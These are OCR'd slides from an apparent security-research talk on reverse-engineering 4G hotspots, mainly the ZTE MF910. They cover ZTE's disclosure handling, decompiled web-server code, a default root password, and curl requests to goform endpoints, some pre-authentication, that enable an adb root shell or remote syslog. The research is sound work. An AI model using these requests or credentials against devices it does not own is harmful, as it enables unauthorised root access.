Reverse-engineering 4G hotspots

for fun 😄, bugs 🐜 and net financial loss 💸.

Who am I?


Hardware at Pen Test Partners.

Spent a lot of time in routers and modems for the past few years.

Did a bunch of certs & a bunch of CVEs to prove something?

Tinkered with BitFi hacking last year.


Love to use pseudonyms.



What am I talking about today?

4G hotspots AKA cellular routers!

1. Why cellular routers?
2. Attack surface/threat model.
3. Example: ZTE MF910 (et al)
4. Example: Netgear Nighthawk M1
5. Miserable conclusion



Scary!




(apparently)

5G is coming - so what?

More consumers & business users will use cellular for daily TCP/IP.

More modems, dongles and routers in the world.

Not been much public scrutiny on consumer cellular networking gear *in particular*?





What's up with cellular routers?

Not many vendors doing cellular kit.

Lots of code reuse in the industry.

All computers are terrible.

There's probably some bugs, eh?



Cellular Basics!

quick cellular network toplogy refresher

They do TCP/UDP/IP over cellular these days!!

Not inherently secure (obviously?)


APN ~= a LAN you don't control.

Might be well configured!

Or might be crap.

Regardless, you're still on a LAN

= not on Shodan




https://blog.radiatorsoftware.com/2016/07/flexible-m2miot-service-with-radiator.html

APN Security

On a well-configured APN (private/M2M/IoT-specific) we might see:

- Client segregation
- Outbound web filtering/proxy
- Internal DNS
- IMEI filtering
- IMEI/ICCID pair filtering
- “Anomalous behaviour” detection
- Anything you’d hope to see on any private corporate network!

Not always the case.



Higher-Risk Attack Surface (Actual bugs)

Web configuration interface

- Old-fashioned RCE if exposed to the WAN.
- Client-side (CSRF)

RCE on other TCP/UDP services

RCE via SMS/MMS??

- If you know the phone #



Lower-Risk Attack Surface (Not really bugs?)

I like having a shell on my router though!

Any physical way to grab info or get shells:

- USB
- Flash memory
- Bootloader
- UART
- JTAG/SWD
- Whatever proprietary nightmare interface.

These are more often useful or interesting for us, rather than risky for day-to-day users.



What do I want from a router?

What do I want?

I have regular router requirements

External baddies? No thanks! 😡

Bad JavaScript doing CSRFs? No thanks! 😡

I have regular router requirements

External baddies? No thanks! 😡

Bad JavaScript doing CSRFs? No thanks! 😡

But I want a shell! 😜

I want to do stuff on my OWN routers for my OWN reasons! 😙

Mainly (but not always) finding bugs! 🐛



Let's do hacks

let's get technical

Generic Router Hacking Methodology

Do a bit of research: what's been done before on this or similar devices?

Get firmware if available, get similar firmware if not.

Get a shell & find bugs (or vice-versa).

(Not necessarily in this order)



Case Study One: "Low End" - ZTE MF910











ZTE MF910 - Why this modem?

End of life

Cheap af (~€20?)

Qualcomm MDM SoC (really common)

ZTE are massive

ZTE make a lot of stuff



ZTE MF910 - Caveats



ZTE MF910 - Caveats

There **might** be 0-days ahead.

"**Might**", because ZTE don't appear to be good at triage.



ZTE MF910 - Rough Report Process

Us: “The MF910 has lots of holes in it”

ZTE: “MF910 is end of life”

Us: “Please check your currently supported devices for the same issues”

ZTE: “The MF910 is end of life”

Us: “Ok, fine, we did it, the MF920 has essentially the exact same issues”

ZTE MF910 - The state of this thing

ZTE: “Ok, here’s 2 CVEs which mention only the MF920, plus the disclosure won’t be indexed on our website”



ZTE's End of Life Policy

"the internal delisting announcement of each product will be released in time, and the external delisting announcement will be released only when the customer explicitly requests it"

"Unless the carrier customer requests the product delisting announcement,there is no public product delisting announcement"

ZTE won't tell the public when devices are end of life, and will only make public announcements if a customer/Telco asks them to.


Or you just have to e-mail them to ask for each specific product? Not entirely sure.

ZTE MF910

HARDWARE

ZTE MF910 - Hardware Highlights

Qualcomm MDM9225 SoC



ZTE MF910 - Hardware Highlights

Qualcomm MDM9225 SoC

JSC JSFCBB3Y7ABBD Combination NAND/RAM




ZTE MF910 - Hardware Highlights

Qualcomm MDM9225 SoC

JSC JSFCBB3Y7ABBD Combination NAND/RAM

Nice test pad array

Micro USB interface



ZTE MF910 - The state of this thing

Public Knowledge

ZTE MF910 - Known Knowns

Put the MF910 into adb mode over USB.

= unauthed root shell on the device over USB.

To trigger (post-auth) hit:

```
/goform/goform_set_device_process?
goformId=USB_MODE_SWITCH&usb_mode=6
```

```
$ adb shell
sh-4.2# whoami
root
```


Sources:
https://blog.hqcodeshop.fi/archives/255-ZTE-MF910-Wireless-Router-reviewed.html#c2189
https://packetstormsecurity.com/files/140674/Telstra-4Gx-Portable-Router-Persistent-Root-Shell.html
https://4pda.ru/forum/lofiversion/index.php?t543708-2480.html
etc...

ZTE MF910 - Known Knowns

Very well-known.

Present in quite a few different official ZTE models.

I've also seen it in a few "non-official" ZTE-built devices too.



ZTE MF910 - goform_set_cmd_process - MODE_SWITCH

MODE_SWITCH does basically exactly the same thing (but post-auth).

switchCmd parameter takes the value **FACTORY**.

echo %s > /sys/bl/ah/debug_enable -> system()

```
if ((*__s1 == 0) || (iVar1 = strcmp(__s1,"FACTORY"), iVar1 != 0)) {
    FUN_00021864(iParm1,"FACTORY:fail");
}
else {
    local_24 = CONCAT22(local_24._2_2_,0x32);
    memset(acStack292,0,0x100);
    sprintf(acStack292,"echo %s  > /sys/class/android_usb/android0/debug_enable",&local_24);
    iVar1 = system(acStack292);
```

ZTE MF910 - “Fun” is subjective?



ZTE MF910 - System architecture

The system itself is really familiar, nothing particularly outlandishly interesting.

ARM core, running old-ish embedded Linux (like most routers)

```
sh-4.2# dmesg
[    0.000000] Booting Linux on physical CPU 0
[    0.000000] Initializing cgroup subsys cpu
[    0.000000] Linux version 3.4.0+ (scl@SCL_XA242_191) (gcc version 4.6.3
20111117 (prerelease) (GCC) ) #1 PREEMPT Fri May 30 19:57:07 CST 2014
[    0.000000] CPU: ARMv7 Processor [410fc051] revision 1 (ARMv7) , cr=10c53c7d
[    0.000000] CPU: PIPT / VIPT nonaliasing data cache, VIPT aliasing
instruction cache
[    0.000000] Machine: Qualcomm MSM 9625 (Flattened Device Tree), model:
Qualcomm MSM 9625V2.1 CDP
...
```

ZTE MF910 - Root password set on boot

Default root password is **zte9x15** (maybe some vendors set a different one?)

If you flush **iptables**/delete the rules from rcS scripts you can get in over SSH.

```
sh-4.2# cat /etc/rcS-zte
#!/bin/sh
...
set_passwd()
{
    echo "root:zte9x15" > /tmp/tmppw
    chpasswd < /tmp/tmppw
    rm -rf /tmp/tmppw
}
set_passwd
#start up telnetd for debug use
telnetd
...
```

ZTE MF910 - System architecture

LOADS of stock binaries and debug binaries including what look like some Qualcomm DIAG test binaries and **gdbserver**.

```
# ls -al /usr/bin
total 9866
...
-rwxr-xr-x    1 root     root         39064 Aug 28  2014 QCMAP_CLI
-rwxr-xr-x    1 root     root        171928 Aug 28  2014
QCMAP_ConnectionManager
-rwxr-xr-x    1 root     root          7636 Aug 28  2014 QCMAP_StaInterface
-rwxr-xr-x    1 root     root         73836 Aug 28  2014 QCMAP_Web_CLIENT
...
-rwxr-xr-x    1 root     root          8196 Aug 28  2014 diag_klog
-rwxr-xr-x    1 root     root         16932 Aug 28  2014 diag_mdlog
-rwxr-xr-x    1 root     root          8420 Aug 28  2014 diag_uart_log
-rwxr-xr-x    1 root     root          7932 Aug 28  2014 diagrebootapp
...
-rwxr-xr-x    1 root     root        188248 Aug 28  2014 gdbserver
```

ZTE MF910 - At least there's some iptables rules

There's a few **`iptables`** rules, but it's a default ACCEPT policy...

```
sh-4.2# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-N fota_filter
-N macipport_filter
-N wifi_filter
-A INPUT -p udp -m udp --dport 22 -j DROP
-A INPUT -p tcp -m tcp --dport 22 -j DROP
-A INPUT -j wifi_filter
-A INPUT -j fota_filter
-A INPUT -i rmnet0 -p icmp -m icmp --icmp-type 0 -j ACCEPT
-A INPUT -i rmnet0 -p tcp -m tcp --dport 80 -j DROP
-A INPUT -i rmnet0 -p icmp -j DROP
-A INPUT -i rmnet0 -p tcp -m tcp --dport 22 -j DROP
-A INPUT -i rmnet0 -p udp -m udp --dport 22 -j DROP
...
```

ZTE MF910 - At least there's some iptables rules

Blocking some ports which aren't used, & not blocking everything.

```
...
-A INPUT -i rmnet0 -p tcp -m tcp --dport 23 -j DROP
-A INPUT -i rmnet0 -p udp -m udp --dport 23 -j DROP
-A INPUT -i rmnet0 -p tcp -m tcp --dport 53 -j DROP
-A INPUT -i rmnet0 -p udp -m udp --dport 53 -j DROP
-A INPUT -i rmnet0 -p tcp -m tcp --dport 1900 -j DROP
-A INPUT -i rmnet0 -p udp -m udp --dport 1900 -j DROP
-A FORWARD -j macipport_filter
```

ZTE MF910 - Potential TCP/UDP attack surface

syslogd, **dnsmasq**, & **zte_topsw_wispr** exposed remotely

zte_topsw_goahead CSRF/LAN-side only


```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5037          0.0.0.0:*               LISTEN      254/adbd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      569/zte_topsw_goahe
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      653/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      290/dropbear
tcp        0      0 :::53                   :::*                    LISTEN      653/dnsmasq
tcp        0      0 :::22                   :::*                    LISTEN      290/dropbear
tcp        0      0 :::23                   :::*                    LISTEN      535/telnetd
udp        0    704 0.0.0.0:42803           0.0.0.0:*                           531/syslogd
udp        0      0 0.0.0.0:53              0.0.0.0:*                           653/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           653/dnsmasq
udp        0      0 0.0.0.0:4500            0.0.0.0:*                           603/zte_topsw_wispr
udp        0      0 :::53                   :::*                                653/dnsmasq
```

zte_topsw_goahead

ZTE MF910 - Web Interface Black Box

All requests which “do something” are made to `/goform/*` API endpoints.

- `/goform/goform_get_cmd_process`
  - For reading data.
- `/goform/goform_set_cmd_process`
  - For writing data.



ZTE MF910 - Web Interface Topology

goform_get_cmd_process

- **cmd**
- **multi_data**

goform_set_cmd_process

- **goformId**
- *custom params*

isTest seems useless.

```
POST /goform/goform_set_cmd_process HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:6
Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*;
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/index.html
Content-Type: application/x-www-form-urlencoded;
X-Requested-With: XMLHttpRequest
Content-Length: 47
Connection: close

isTest=false&goformId=LOGIN&password=YWRtaW4%3D
```

ZTE MF910 - zte_topsw_goahead - Secret Endpoints

There's **a lot more endpoints** in the binary than we see from normal use.

Not all of them do much, or are that interesting. It's a lot of leftover code, which increases the attack surface.

```
lle88("goform_get_cmd_process",FUN_000209d4);
lle88("goform_set_cmd_process",FUN_00020374);
lle88("goform_process",FUN_0001eacc);
4 = "/usr/zte_web/web/version";
lle88("zte_syscmd_process",FUN_00020130);
```

```
0000d490("index.html");
00013f4c(&DAT_0005ff8c);
000198f8(0x50,5);
00012498(&DAT_0005ff8c,0,0,FUN_00
00012498("/goform",0,0,&DAT_00011
00012498("/cgi-bin",0,0,FUN_0000c
00012498("/mmc2",0,0,FUN_0000d048
00012498("/api/xmlclient/post",0,
00012498("/client/backup",0,0,FUN
00012498("/api/nvramul.cgi",0,0,&
00012498(&DAT_0005ff8c,0,0,FUN_00
0000b264("aspTest",&DAT_0001d7a0)
00011e88("formTest",FUN_0001d6c8)
```

ZTE MF910 - goform_set_cmd_process - Pre-Auth Surface

Some **`goformId`** functions are explicitly “whitelisted”: these can be interacted with **before** authentication.

Found a nice **new** way to enable adb pre-authentication though...



ZTE MF910 - zte_topsw_goahead



ZTE MF910 - goform_set_cmd_process - SET_DEVICE_MODE

SET_DEVICE_MODE takes a parameter with the name **debug_enable.**

Just pure **echo**'s that parameter to **/sys/bl/ah/debug_enable** -> **system()**

```
pcVar2 = get_value_of_param(iParm1,"debug_enable",&DAT_00064d8c);
local_114 = pcVar2;
zte_syslog_append(6,"../zte_web/zte_management.c",0x59e,"goahead.log","web para:[debug_enable] is [%s].
;
cVar1 = *pcVar2;
if (((cVar1 == 0) || (((cVar1 != '0' && (cVar1 != '1')) && (cVar1 != '2')))) || (pcVar2[1] != 0)) {
    FUN_00021864(iParm1,"failure");
}
else {
    memset(acStack272,0,0x100);
    sprintf(acStack272,"echo %s  > /sys/class/android_usb/android0/debug_enable",pcVar2);
    iVar3 = system(acStack272);
```

ZTE MF910 - goform_set_cmd_process - SET_DEVICE_MODE

Not injectable, because the **debug_enable** value is checked 😒

Whatever, saves me having to log in every time I reboot the thing.

```
$ curl -i "http://192.168.0.1/goform/goform_set_cmd_process?
goformId=SET_DEVICE_MODE&debug_enable=1"

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"result":"success"}
```

ZTE MF910 - zte_topsw_goahead

3 different ways to do the exact same thing

ZTE MF910 - zte_topsw_goahead - The State of the Code

Lots of **`zte_syslog_append`** calls. Writes verbose debug info to syslog.

Makes knowing where we are in the code really easy.

References to zte_syslog_append - 1426 locations

Reference(s)

Loc...	Function Name	Label	Code Unit
0000c...	FUN_0000c824		bl zte_syslog_append
0000d...	FUN_0000d048		bl zte_syslog_append

```
zte_syslog_append(0,"../zte_web/zte_web_util.c",0x2a7,"goahead.log",
                  "zte_goform_whitelist_check: zte_goform_id is black.");
zte_syslog_append(0,"../zte_web/zte_web_util.c",0x1f0,"goahead.log",
                  "[ERROR]zte_goform_blacklist_check -> black goform id:[%s].",__s2);
```

ZTE MF910 - zte_topsw_goahead



ZTE MF910 - goform_set_cmd_process - Remote Syslog

`/zte_syscmd_process`

One of the “undocumented” endpoints

Remote syslog = syslog being sent across the network to UDP/514 of the requesting IP.

```
iVar2 = strcmp((char *)__s1_00,"enable");
if (iVar2 == 0) {
    iVar2 = ret_ip_address(iParm1);
    if (iVar2 == 0) {
        zte_syslog_append(0,"../zte_web/zte_web_util.c",0x4bd,"goahead.log",
                          "zte_syslog->zte_syslog_set_remotelog:  ip_address is null.");
        FUN_0001a7cc(iParm1,200);
        return;
    }
    snprintf(acStack288,0x100,"%s -R %s ","/usr/zte/zte_conf/scripts/zte_syslog.sh",iVar2);
}
else {
    iVar2 = strcmp((char *)__s1_00,"disable");
    if (iVar2 == 0) {
        snprintf(acStack288,0x100,"%s -L ","/usr/zte/zte_conf/scripts/zte_syslog.sh");
    }
}
iVar2 = system(acStack288);
```

ZTE MF910 - goform_set_cmd_process - Remote Syslog

Only available post-auth.

But can be useful in figuring out where in any ZTE code you're hitting.

Open up UDP/514 and brace yourself for a barrage of trash.

```
$ curl -i "http://192.168.0.1/goform/zte_syscmd_process
?syscmd=zte_syslog&syscall=set_remotelog&action=enable"

HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html

{"result":"success"}
```

ZTE MF910 - goform_set_cmd_process - Remote Syslog

```
$ sudo nc -nvlup 514
listening on [any] 514 ...
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.1] 34054
<14>Jan  6 11:04:26 zte_wan_nwinfor: zte_nwinfo.log zte_wan_nwinfor.c 5881 QMI_NAS_EVENT_REPORT_IND_MSG_V01 process...
<14>Jan  6 11:04:27 zte_topsw_sleep: zte_libsocket.log libzte_socket.c 106 can not accept client, errno: 4, pid=540
<14>Jan  6 11:04:30 zte_topsw_sleep: zte_libsocket.log libzte_socket.c 106 can not accept client, errno: 4, pid=540
<14>Jan  6 11:04:33 zte_topsw_sleep: zte_libsocket.log libzte_socket.c 106 can not accept client, errno: 4, pid=540
<14>Jan  6 11:04:35 zte_topsw_goahead: goahead.log webs.c 3334 websSetLoginTimemark:ufi to check.
<14>Jan  6 11:04:36 zte_topsw_sleep: zte_libsocket.log libzte_socket.c 106 can not accept client, errno: 4, pid=540
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log webs.c 3334 websSetLoginTimemark:ufi to check.
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log ../zte_web/zte_web_sms.c 1156 total_pages,leave_nums:[50][0]
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log ../zte_web/zte_web_sms.c 1185 sms_query_req:[0,10,1,10,order by id desc].
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log ../zte_web/zte_web_sms.c 1209 total query count [0].
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log ../zte_web/zte_web_pbm.c 680 pbm:total_pages,leave_nums:[20][0]
<14>Jan  6 11:04:37 zte_topsw_goahead: goahead.log ../zte_web/zte_web_pbm.c 701 pbm_query_req:[0,100,2].
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_pbm.log libzte_pbm.c 566 zte_libpbm_get_rec_data enter
<14>Jan  6 11:04:37 zte_topsw_goahead: zte_pbm.log libzte_pbm.c 577 zte_pbm no sim card
